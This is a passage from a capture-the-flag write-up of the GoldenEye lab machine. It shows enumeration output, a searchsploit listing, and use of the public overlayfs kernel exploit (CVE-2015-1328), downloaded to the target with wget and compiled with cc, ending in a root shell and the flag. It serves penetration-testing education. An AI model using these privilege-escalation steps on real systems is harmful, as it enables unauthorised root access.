
in SUID-GUID found a file by name .htaccess in moodledata directory. No SUID and GUID binary worked for priv esc from GTFObins.



```
/var/www/moodledata/cache/languages
/var/www/moodledata/.htaccess
/var/www/moodledata/filedir/82/34/82341a
```


in Shadow.txt found nothing.

in SysInfo.txt, found some info about versioning and kernel version etc but nothing worthwhile.




```
uname -a

Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/issue

GoldenEye Systems **TOP SECRET**  \n \l


cat /etc/*-release

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

in UserGroupInfo file, got some info, which are files in all the user's home directory.




```
ls -al /home/*

/home/boris:
total 36
drwxr-xr-x 4 boris boris 4096 Jul 27 11:03 .
drwxr-xr-x 5 root  root  4096 Apr 29  2018 ..
-rw-rw-r-- 1 boris boris   63 Apr 28  2018 .bash_history
-rw-r--r-- 1 boris boris  220 Apr 23  2018 .bash_logout
-rw-r--r-- 1 boris boris 3637 Apr 23  2018 .bashrc
drwx------ 2 boris boris 4096 Apr 23  2018 .cache
-rw-r--r-- 1 boris boris  675 Apr 23  2018 .profile
-rw------- 1 boris boris  795 Apr 27  2018 .viminfo
drwx------ 3 boris boris 4096 Jul 27 11:03 mail

/home/doak:
total 28
drwxr-xr-x 4 doak doak 4096 Apr 28  2018 .
drwxr-xr-x 5 root root 4096 Apr 29  2018 ..
-rw-r--r-- 1 doak doak  220 Apr 24  2018 .bash_logout
-rw-r--r-- 1 doak doak 3637 Apr 24  2018 .bashrc
drwx------ 2 doak doak 4096 Apr 28  2018 .cache
-rw-r--r-- 1 doak doak  675 Apr 24  2018 .profile
drwx------ 3 doak doak 4096 Apr 24  2018 mail

/home/natalya:
total 28
drwxr-xr-x 4 natalya natalya 4096 Apr 28  2018 .
drwxr-xr-x 5 root    root    4096 Apr 29  2018 ..
-rw-r--r-- 1 natalya natalya  220 Apr 24  2018 .bash_logout
-rw-r--r-- 1 natalya natalya 3637 Apr 24  2018 .bashrc
drwx------ 2 natalya natalya 4096 Apr 28  2018 .cache
-rw-r--r-- 1 natalya natalya  675 Apr 24  2018 .profile
drwx------ 3 natalya natalya 4096 Apr 24  2018 mail
```

Now if we didn't find any flaw/vulnerability that can help us escalate privileges so we have to search for kernel exploits or see whether kernel has any problems or not.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ searchsploit Linux 3.13.0
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - 'get_license' Remote Command Execut | linux/remote/42697.rb
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - av-centerd 'get_log_line()' Remote  | linux/remote/33805.pl
Alienvault Open Source SIEM (OSSIM) < 4.8.0 - 'get_file' Information Disclosure ( | linux/remote/42695.rb
AppArmor securityfs < 4.8 - 'aa_fs_seq_hash_show' Reference Count Leak            | linux/dos/40181.c
CyberArk < 10 - Memory Disclosure                                                 | linux/remote/44829.py
CyberArk Password Vault < 9.7 / < 10 - Memory Disclosure                          | linux/dos/44428.txt
Dell EMC RecoverPoint < 5.1.2 - Local Root Command Execution                      | linux/local/44920.txt
Dell EMC RecoverPoint < 5.1.2 - Local Root Command Execution                      | linux/local/44920.txt
Dell EMC RecoverPoint < 5.1.2 - Remote Root Command Execution                     | linux/remote/44921.txt
Dell EMC RecoverPoint < 5.1.2 - Remote Root Command Execution                     | linux/remote/44921.txt
Dell EMC RecoverPoint boxmgmt CLI < 5.1.2 - Arbitrary File Read                   | linux/local/44688.txt
DenyAll WAF < 6.3.0 - Remote Code Execution (Metasploit)                          | linux/webapps/42769.rb
Exim < 4.86.2 - Local Privilege Escalation                                        | linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execution                                   | linux/remote/44571.py
Gnome Web (Epiphany) < 3.28.2.1 - Denial of Service                               | linux/dos/44857.html
Jfrog Artifactory < 4.16 - Arbitrary File Upload / Remote Command Execution       | linux/webapps/44543.txt
KDE libkhtml 3.5 < 4.2.0 - Unhandled HTML Parse Exception                         | linux/dos/2954.html
LibreOffice < 6.0.1 - '=WEBSERVICE' Remote Arbitrary File Disclosure              | linux/remote/44022.md
Linux < 4.14.103 / < 4.19.25 - Out-of-Bounds Read and Write in SNMP NAT Module    | linux/dos/46477.txt
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak via Uninitialized Struct Field in co | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged write() to /proc/* | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation         | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                 | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege E | linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local P | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local P | linux/local/37293.txt
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privile | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Pri | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)   | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)                             | linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free              | linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                        | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation                 | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escalation      | linux_x86-64/local/44302.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service      | linux/dos/42136.c
```

Got a lot of searches on searchsploit.



```
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local P | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local P | linux/local/37293.txt
```


got almost two exact matches. Now, let's decide which one to use.



```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ cat /usr/share/exploitdb/exploits/linux/local/37292.c
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 UTC 2015 x86_64 x86_64 x86_64 GNU
x
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)

greets to beist & kaliman
2015-05-24
%rebel%
*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
```


So will be using 37292.c.

to run this exploit change gcc to cc so it will call cc compiler to run instead of gcc because gcc doesn't exit in machine.




```
wget http://192.168.110.67:8000/37292.c
--2024-07-27 14:39:48--  http://192.168.110.67:8000/37292.c
Connecting to 192.168.110.67:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====================================>] 4,968       --.-K/s    in 0s

2024-07-27 14:39:48 (411 MB/s) - '37292.c' saved [4968/4968]
```

Downloaded exploit on target machine. Now do "cc 37292.c -o exploit.c" and then simply run the executable.



```
www-data@ubuntu:/tmp$ ./exploit.c
./exploit.c
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
ls
37292.c  Privy  exploit.c  privy.sh  tinyspellgYyrv1
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# 
```

Here, we got the root access. Finally, escalated privileges.



```
# cd /root
cd /root
# ls -al
ls -al
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/
```

So, here we have got the flag…………..